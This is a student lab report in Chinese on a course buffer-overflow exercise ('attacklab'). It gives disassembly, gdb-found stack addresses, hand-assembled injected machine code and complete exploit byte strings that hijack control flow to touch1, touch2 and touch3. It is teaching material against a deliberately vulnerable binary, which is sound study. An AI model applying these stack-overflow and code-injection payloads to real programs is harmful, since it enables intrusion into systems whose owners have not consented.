天津大学

计算机系统基础上机实验报告

实验题目 4：代码注入攻击 attack

学院名称 智能与计算学部

专　　业 计算机科学与技术（拔尖班）

学生姓名 牛天溳

学　　号 3024244288

年　　级 2024 级

班　　级 计算机科学与技术拔尖 1 班

时　　间 2025 年　5 月 19 日

实验 4：代码注入攻击

Attack

1. 实验目的

进一步理解软件脆弱性和代码注入攻击。

2. 实验内容

实验内容包括以下三个任务：详细内容请参考实验指导书：实验 4.pdf

No.	任务内容
1	任务一：在这次任务中，你不需要注入任何代码，只需要利用缓冲区溢出漏洞，实现程序控制流的重定向。
2	任务二：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch2 函 数，并进入 touch2 函数的 validate 分支。
3	任务三：在这次任务中，你需要注入少量代码，利用缓冲区溢出漏洞，实现程序控制流的重定向至 touch3 函 数，并进入 touch3 函数的 validate 分支。

3. 实验要求

1） 在 Unbuntu18.04LTS 操作系统下，按照实验指导说明书，使用 gdb 和 objdump 和代码注入辅助工具，以反向工程方式完成代码攻击实验。

2） 任务一和任务二是必做任务；任务三为选做，有加分。

2）需提交：电子版实验报告全文。

4. 实验结果

首先，先用 objdump 反汇编工具，获得 ctarget 程序的汇编语言代码。

任务一：

任务一需要我们利用 getbuf 函数的漏洞，使 getbuf 函数返回时，不返回 test 函数，而是跳转至 touch1 函数。

我们在 ctarget.s 中找到 getbuf 的部分：

```
00000000004017a8 <getbuf>:
  4017a8: 48 83 ec 28           sub    $0x28,%rsp
  4017ac: 48 89 e7              mov    %rsp,%rdi
  4017af: e8 8c 02 00 00        call   401a40 <Gets>
  4017b4: b8 01 00 00 00        mov    $0x1,%eax
  4017b9: 48 83 c4 28           add    $0x28,%rsp
  4017bd: c3                    ret
  4017be: 90                    nop
  4017bf: 90                    nop
```

通过第一句，我们可以知道栈空间是 0x28，即 40 字节，所以 BUFFER_SIZE 的值为 40。

栈空间释放以后，由于缓存区溢出，所以栈指针将会来到第 41 个字节，所以，加上 touch1 函数的地址占用 4 个字节以外，我们只需要存入 44 个字节即可。

我们来找一下 touch1 函数的地址。

```
00000000004017c0 <touch1>:
  4017c0: 48 83 ec 08           sub    $0x8,%rsp
  4017c4: c7 05 0e 2d 20 00 01  movl   $0x1,0x202d0e(%rip)        # 6044dc <vlevel>
  4017cb: 00 00 00
  4017ce: bf c5 30 40 00        mov    $0x4030c5,%edi
  4017d3: e8 e8 f4 ff ff        call   400cc0 <puts@plt>
  4017d8: bf 01 00 00 00        mov    $0x1,%edi
  4017dd: e8 ab 04 00 00        call   401c8d <validate>
  4017e2: bf 00 00 00 00        mov    $0x0,%edi
  4017e7: e8 54 f6 ff ff        call   400e40 <exit@plt>
```

可以看出 touch1 函数的地址为 0x4017c0。

因此，最终的答案是：40 个 xx（不可是 0a，因为 ASCII 为 0x0a 的字符是换行符'\n'），加上 c0 17 40 00（注意是小端序）。

```
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:AB AB AB AB AB AB AB AB AB AB AB
AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB
 AB C0 17 40 00
```


通过。

任务二：

实验二主要是需要我们用注入机器码的形式，利用缓存区的溢出漏洞，通过栈空间回收时的跳转机制来到一段非法代码区域，然后通过缓存区存储需要放入的程序段落，执行以后来到 touch2 函数中。

首先，我们先要找到 getbuf 函数的栈顶在哪。

我们通过 gdb 工具，在 getbuf 函数的第二条指令上打上断点，运行后获得 rsp 寄存器的值。



由此可以得到此时 rsp 寄存器存储的值为 0x5561dc78，这即为栈顶的位置。

通过阅读 touch2 函数的 C 语言代码可以知道，我们需要让参数 val 的值等于变量 cookie 的值才能正确的进入 validate 分支。所以第一句汇编语句应该是把 cookie 的值放入 rdi 寄存器中，其中 rdi 寄存器中存储的值应该就是 val 的值。即“mov $0x59b997fa,%rdi”。

而我们又需要正确进入 touch2 函数。又因为题目要求，我们需要使用 ret 指令，而不可以使用 jmp 或 call 等指令，所以我们最好使用 push 指令。

```
00000000004017ec <touch2>:
```

通过阅读汇编代码我们可知，touch2 函数的地址为 0x4017ec，所以第二句指令应该为“pushq $0x4017ec”，最后“retq”。

通过 gcc 及 objdump 工具，可以将汇编代码生成字节码，生成结果如下：

```
0000000000000000 <.text>:
   0: 48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7: 68 ec 17 40 00          push   $0x4017ec
   c: c3                      ret
```

我们可以把代码写出：

```
48 c7 c7 fa
97 b9 59 68
ec 17 40 00
c3 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
78 dc 61 55
```

任务三：

在任务三中，我们需要利用缓冲区溢出漏洞，注入一段代码，使程序控制流跳转至 touch3 函数，并成功进入其 validate 分支。与任务二不同的是，touch3 需要传入一个字符串参数 sval，并与 hexmatch 函数生成的随机字符串进行比较，匹配后才能进入 validate。

我们来阅读一下 hexmatch 函数的 C 语言代码：

```
int hexmatch(unsigned val, char *sval)
{
  char cbuf[110];
  /* Make position of check string unpredictable */
  char *s = cbuf + random() % 100;
  sprintf(s, "%.8x", val);
  return strncmp(sval, s, 9) == 0;
}
```

注意到，函数中用到了 random 函数，这就会导致栈帧的位置不稳定。所以，我们需要将字符串存储到 test 函数的栈帧中。

函数中的 sprintf 函数，是将数字定向传入到字符串中，并以小写 16 进制形式储存。所以我们传入的值就应该是 cookie 的值 59b997fa。

转化为 ASCII 码为：35 39 62 39 39 37 66 61（共 8 字节）。

接下来我们要获得 test 函数的栈顶位置。通过 gdb 工具，我们可以得到其栈顶位置为 0x5561dca8。

与任务二类似，我们可以写出语句：

```
mov     $0x5561dca8,%rdi
pushq   $0x4018fa
retq
```

转为机器码，得：

```
0000000000000000 <.text>:
   0: 48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7: 68 fa 18 40 00          push   $0x4018fa
   c: c3                      ret
```

所以最终的答案为：

```
1    48 c7 c7 a8
2    dc 61 55 68
3    fa 18 40 00
4    c3 00 00 00
5    00 00 00 00
6    00 00 00 00
7    00 00 00 00
8    00 00 00 00
9    00 00 00 00
10   00 00 00 00
11   78 dc 61 55
12   00 00 00 00
13   35 39 62 39
14   39 37 66 61
```

其中得前面部分代表着刚刚转为机器码得汇编代码，中间的“78 dc 61 55”代表的是 getbuf 函数的栈顶位置，最后还需加上由 cookie 得值转换成得 ASCII 码值。

5. 实验总结及心得体会

本次实验让我真切感受到缓冲区溢出的巨大危害。一段越界数据不仅能使程

序崩溃，更可能被恶意利用，造成权限绕过等严重后果，这让我深知代码细节不容小觑。

在汇编代码实践中，从指令解析到栈帧编写，每一步操作都加深了我对程序运行机制的理解。通过调试比对，我发现了理论与实际的差异，巩固了 x86 指令集等知识，也培养了底层排查问题的思维，收获颇丰。